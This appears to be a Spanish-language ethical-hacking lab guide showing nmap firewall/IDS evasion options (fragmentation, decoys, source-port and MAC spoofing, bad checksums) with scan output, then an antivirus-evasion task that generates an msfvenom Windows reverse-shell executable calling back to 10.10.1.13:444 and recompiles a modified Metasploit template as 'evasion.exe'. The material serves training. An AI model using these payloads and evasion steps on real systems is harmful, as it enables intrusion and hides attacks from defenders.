> nmap -Pn -sI 10.0.2.1 10.0.2.15
```

*Nota: Puede realizar un escaneo Zombie eligiendo cualquiera de las IPs que se obtienen en el escaneo de barrido ping. En esta tarea, elegiremos Windows Server como Zombie.*

31. Cambie a la máquina virtual Windows y elimine la regla recién creada en la ventana Firewall de Windows Defender con seguridad avanzada.



Algunas otras técnicas que cubriremos son:

- **Fragmentación de paquetes:** envía paquetes de sondeo fragmentados al objetivo previsto, que los vuelve a ensamblar después de recibir todos los fragmentos.
- **Manipulación del puerto de origen:** manipular el puerto de origen real con el puerto de origen común para evadir IDS/firewall.
- **IP address spoofing /Decoy IP:** generar o especificar manualmente la dirección IP del señuelo para que el IDS/firewall no pueda determinar la IP real.
- **Crear paquetes personalizados:** Enviar paquetes personalizados para escanear el objetivo previsto más allá de los cortafuegos.
- **Spoofing MAC address:** Suplantar nuestra dirección MAC para ocultar nuestra identidad real.

#### USO DE LA FRAGMENTACIÓN DE PAQUETES PARA ELUDIR AL DEFENSOR

La fragmentación de paquetes se refiere a la división de una sonda en varios paquetes más pequeños (fragmentos) mientras se envía a una red. Cuando estos paquetes llegan a un host, el IDS y el cortafuegos detrás del host generalmente los ponen en cola y los procesan uno a uno. Sin embargo, dado que este método de procesamiento implica un mayor consumo de CPU así como de recursos de red, la configuración de la mayoría de los IDS hace que se salten los paquetes fragmentados durante los escaneos de puertos.

Ejecutando de nuevo el escaneo, `nmap -f <dirección IP de destino>` (el modificador `-f` se utiliza para dividir el paquete IP en pequeños paquetes fragmentados) y ahora podemos ver los puertos abiertos y los servicios.

```

root@ccfislab:~# nmap -f 172.168.1.26
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-25 13:06 IST
Nmap scan report for 172.168.1.26
Host is up (0.00040s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:F0:2C:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.79 seconds

```

#### ESPECIFICAR EL NÚMERO DE UNIDAD MÁXIMA DE TRANSMISIÓN

Otra técnica consiste en especificar el número de Maximum Transmission Unit(mtu) . Usando mtu, se transmiten paquetes más pequeños en lugar de enviar un paquete completo cada vez. Esta técnica evade el mecanismo de filtrado y detección habilitado en la máquina objetivo.

`nmap -mtu 8 <target IP>` ,(-mtu especifica el número de unidad máxima de transmisión) aquí 8 bytes de paquetes.

```

root@ccfislab:~# nmap -mtu 8 172.168.1.26
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-25 15:20 IST
Nmap scan report for 172.168.1.26
Host is up (0.00038s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:F0:2C:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.69 seconds

```

#### MANIPULACIÓN DEL PUERTO DE ORIGEN

La manipulación del puerto de origen se refiere a la manipulación de números de puerto reales con números de puerto comunes para evadir IDS/firewall. Esto es útil cuando el cortafuegos está configurado para permitir paquetes desde puertos bien conocidos como HTTP, DNS, FTP, etc.

`nmap -g 80 <target IP>` ,(-g or--source-port option to perform source port manipulation)

```

root@ccfislab:~# nmap -g 80 172.168.1.26
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-25 14:26 IST
Nmap scan report for 172.168.1.26
Host is up (0.00031s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:F0:2C:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.66 seconds

```

#### SUPLANTACIÓN DE DIRECCIÓN IP /DECOY IP

La técnica de señuelo de dirección IP se refiere a generar o especificar manualmente la dirección IP de los señuelos para evadir IDS/firewall. Esta técnica dificulta al IDS/firewall determinar qué dirección IP estaba realmente escaneando la red y qué direcciones IP eran señuelos.

Usando este comando, nmap genera automáticamente un número aleatorio de señuelos para el escaneo y posiciona aleatoriamente la dirección IP real entre las direcciones IP señuelo.

nmap -D RND:12 172.168.1.26 (-D realiza un escaneo señuelo y RND genera una dirección IP aleatoria y no reservada, aquí 12 IP's)

```

root@ccfislab:~# nmap -D RND:12 172.168.1.26
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-25 15:40 IST
Nmap scan report for 172.168.1.26
Host is up (0.00050s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:F0:2C:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 18.30 seconds

```

Aquí en Wireshark, podemos ver las diferentes IPs a la misma IP de destino.



*eth0							
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help							
Apply a display filter ... <Ctrl-/> Express							
No.	Time	Source	Destination	Protocol	Length	Info	
119	15.952828957	145.80.172.253	172.168.1.26	TCP	58	50287 → 554	[SYN]
120	15.952863984	131.74.89.118	172.168.1.26	TCP	58	50287 → 554	[SYN]
121	15.952912475	186.99.65.32	172.168.1.26	TCP	58	50287 → 554	[SYN]
122	15.952947667	143.2.172.26	172.168.1.26	TCP	58	50287 → 554	[SYN]
123	15.953059318	187.68.128.111	172.168.1.26	TCP	58	50287 → 554	[SYN]
124	15.953131339	53.167.160.172	172.168.1.26	TCP	58	50287 → 554	[SYN]
125	15.953209648	44.102.34.110	172.168.1.26	TCP	58	50287 → 554	[SYN]
126	15.953279896	63.11.72.230	172.168.1.26	TCP	58	50287 → 554	[SYN]
127	15.953338922	59.59.216.235	172.168.1.26	TCP	58	50287 → 1720	[SYN]
128	15.953443091	123.121.247.10	172.168.1.26	TCP	58	50287 → 1720	[SYN]
129	15.953490049	142.128.239.223	172.168.1.26	TCP	58	50287 → 1720	[SYN]
130	15.953531511	172.168.1.12	172.168.1.26	TCP	58	50287 → 1720	[SYN]
131	15.953572169	223.65.171.239	172.168.1.26	TCP	58	50287 → 1720	[SYN]
132	15.953619104	145.80.172.253	172.168.1.26	TCP	58	50287 → 1720	[SYN]
133	15.953646454	131.74.89.118	172.168.1.26	TCP	58	50287 → 1720	[SYN]
134	15.953676200	186.99.65.32	172.168.1.26	TCP	58	50287 → 1720	[SYN]
135	15.953766074	143.2.172.26	172.168.1.26	TCP	58	50287 → 1720	[SYN]
136	15.953823453	187.68.128.111	172.168.1.26	TCP	58	50287 → 1720	[SYN]
137	15.953985584	53.167.160.172	172.168.1.26	TCP	58	50287 → 1720	[SYN]
138	15.954063360	44.102.34.110	172.168.1.26	TCP	58	50287 → 1720	[SYN]

## CREACIÓN DE PAQUETES PERSONALIZADOS CON NMAP

Podemos usar nmap para realizar varias técnicas de escaneo como adjuntar datos binarios personalizados, adjuntar una cadena personalizada, adjuntar datos aleatorios, aleatorizar el orden del host y enviar sumas de comprobación erróneas para escanear el host objetivo más allá del IDS/firewall.

### DATOS BINARIOS COMO CARGA ÚTIL

nmap <IP objetivo> --data 0xdeadbeef (--data <hex string> , enviando los datos binarios (0's y 1's) como carga útil en los paquetes enviados para escanear más allá de los cortafuegos)

```
root@ccfislab:~# nmap 172.168.1.26 --data 0xdeadbeef
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-25 16:12 IST
Nmap scan report for 172.168.1.26
Host is up (0.00036s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:F0:2C:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 18.00 seconds
```

### CADENA REGULAR COMO CARGA ÚTIL

nmap <IP objetivo>--data-string "mis habilidades l33t" (--data-string <string> , enviando una cadena regular como carga útil en los paquetes enviados a la máquina objetivo para escanear más allá del cortafuegos.



```
root@ccfislab:~# nmap 172.168.1.26 --data-string "my l33t skills"
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-25 16:28 IST
Nmap scan report for 172.168.1.26
Host is up (0.00045s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:F0:2C:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.44 seconds
root@ccfislab:~#
```

---

#### AÑADIR BYTES DE DATOS ALEATORIOS

`nmap --data-length 5 <Target IP> ( --data-length <len>` es para añadir un número de bytes de datos aleatorios a la mayoría de los paquetes enviados sin ninguna carga útil específica del protocolo)

```
Nmap done: 1 IP address (1 host up) scanned in 17.44 seconds
root@ccfislab:~# nmap --data-length 5 172.168.1.26
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-25 16:36 IST
Nmap scan report for 172.168.1.26
Host is up (0.00046s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:F0:2C:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 18.06 seconds
```

---

#### ORDEN ALEATORIO DE HOSTS

`nmap --randomize-hosts <Target IP> ( --randomize-hosts` para escanear el número de hosts en la red objetivo en orden aleatorio para escanear el objetivo previsto que está más allá del cortafuegos)

```

See the output of nmap -h for a summary of options.
root@ccfislab:~# nmap --randomize-hosts 172.168.1.26
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-25 16:42 IST
Nmap scan report for 172.168.1.26
Host is up (0.00033s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:F0:2C:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.73 seconds
root@ccfislab:~#

```

#### ENVÍO DE SUMAS DE COMPROBACIÓN ERRÓNEAS

nmap --badsum <target IP> (--badsum se utiliza para enviar los paquetes con sumas de comprobación TCP/UDP malas o falsas al objetivo previsto para evitar ciertos conjuntos de reglas de cortafuegos)

El resultado del escaneo muestra que todos los puertos están filtrados, lo que indica que no hay respuesta o los paquetes son descartados, y por lo tanto se puede deducir que el sistema está configurado.

```

root@ccfislab:~# nmap --badsum 172.168.1.26
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-25 16:47 IST
Nmap scan report for 172.168.1.26
Host is up (0.00035s latency).
All 1000 scanned ports on 172.168.1.26 are filtered
MAC Address: 00:0C:29:F0:2C:2E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 28.27 seconds
root@ccfislab:~#

```

#### SUPLANTACIÓN DE LA DIRECCIÓN MAC

Suplantar nuestra dirección MAC nos ayuda a escanear la red incluso si nuestra dirección MAC real está bloqueada por el cortafuegos/IDS. Esto también nos ayuda a permanecer en el anonimato y eludir ciertos filtros.

nmap -sT -Pn --spoof-mac 0 <Target IP> ( -sT , TCP scan . -Pn , no ping . --spoof-mac 0, falsea la dirección mac y 0 aleatoriza la MAC)

```

root@ccfislab:~# nmap -sT -Pn --spoof-mac 0 172.168.1.26
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-26 11:51 IST
Spoofing MAC address 99:6B:E0:E5:D7:60 (No registered vendor)
Nmap scan report for 172.168.1.26
Host is up (0.00068s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi


```

### TAREA 3: ELUDIR EL ANTIVIRUS UTILIZANDO PLANTILLAS METASPLOIT

El software antivirus está diseñado para detectar procesos o archivos maliciosos e impedir su ejecución en los terminales. Hay varias técnicas que se pueden utilizar para eludir el antivirus y ejecutar los procesos maliciosos en la máquina de destino.


Aquí, vamos a modificar las plantillas Metasploit para eludir la detección del antivirus.

1. Encienda la máquina virtual Parrot Security.
2. En la página de inicio de sesión, el nombre de usuario atacante será seleccionado por defecto. Introduzca la contraseña y pulse Intro para iniciar sesión en la máquina.
3. Haga clic en el icono Terminal MATE situado en la parte superior de la ventana Escritorio para abrir una ventana Terminal.
4. Aparecerá una ventana Terminal Parrot.
5. En la ventana Terminal, escriba `sudo su` y pulse Intro para ejecutar los programas como usuario root.
5. En el campo Contraseña [sudo] para atacante, escriba Toor como contraseña y pulse Intro.
6. En la ventana de terminal, escriba `msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe` y pulse Intro, para generar el payload.




```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~/home/attacker#
```

7. Haga doble clic en el icono de Firefox, para abrir el navegador Firefox y escriba <https://www.virustotal.com> en la barra de direcciones y pulse Intro.




8. En el sitio web de VirusTotal haga clic en la opción Choose file, en la ventana File Upload navegue hasta el directorio /home/attacker y seleccione el archivo Windows.exe y haga clic en Open.




9. Una vez cargado el archivo haga clic en el botón Confirm upload para iniciar el análisis.





10. Una vez completado el análisis, el sitio web VirusTotal muestra el número de antivirus que han detectado el virus.




11. En la captura de pantalla anterior, podemos ver que 54 de 70 proveedores de antivirus han detectado el archivo malicioso.




*Nota: El resultado puede variar al realizar esta tarea.*

12. En el terminal, escriba `pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/templ.c`. En el terminal, escriba `pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c` y pulse Intro.



```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~# pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c
```

13. Aparece un archivo `template.c`, en la línea 3 cambia el tamaño de la carga útil de 4096 a 4000, guarda el archivo y cierra el editor.



```
*template.c (/usr/share/metasploit-framework/data/templates/src/pe/exe) - Plu
File Edit View Search Tools Documents Help
+ Open Save Undo Cut Copy Paste Find
*template.c x
1 #include <stdio.h>
2
3 #define SCSSIZE 4000
4 char payload[SCSSIZE] = "PAYLOAD:";
5
6 char comment[512] = "";
7
8 int main(int argc, char **argv) {
9     (*(void (*)()) payload)();
10    return(0);
11 }
C Tab Width: 4 Ln 3, Col 16 INS
```

14. Ahora, escribe `cd /usr/share/metasploit-framework/data/templates/src/pe/exe/` en el terminal y pulsa Enter para navegar a la carpeta `exe`.

15. Escribe `i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe` y pulsa Intro, para recompilar la plantilla estándar. 16. Escribe `ls` y pulsa Intro para listar el contenido de la carpeta `exe`.

```
i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/usr/share/metasploit-framework/data/templates/src/pe/exe]
# i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
[root@parrot]-[/usr/share/metasploit-framework/data/templates/src/pe/exe]
#
```

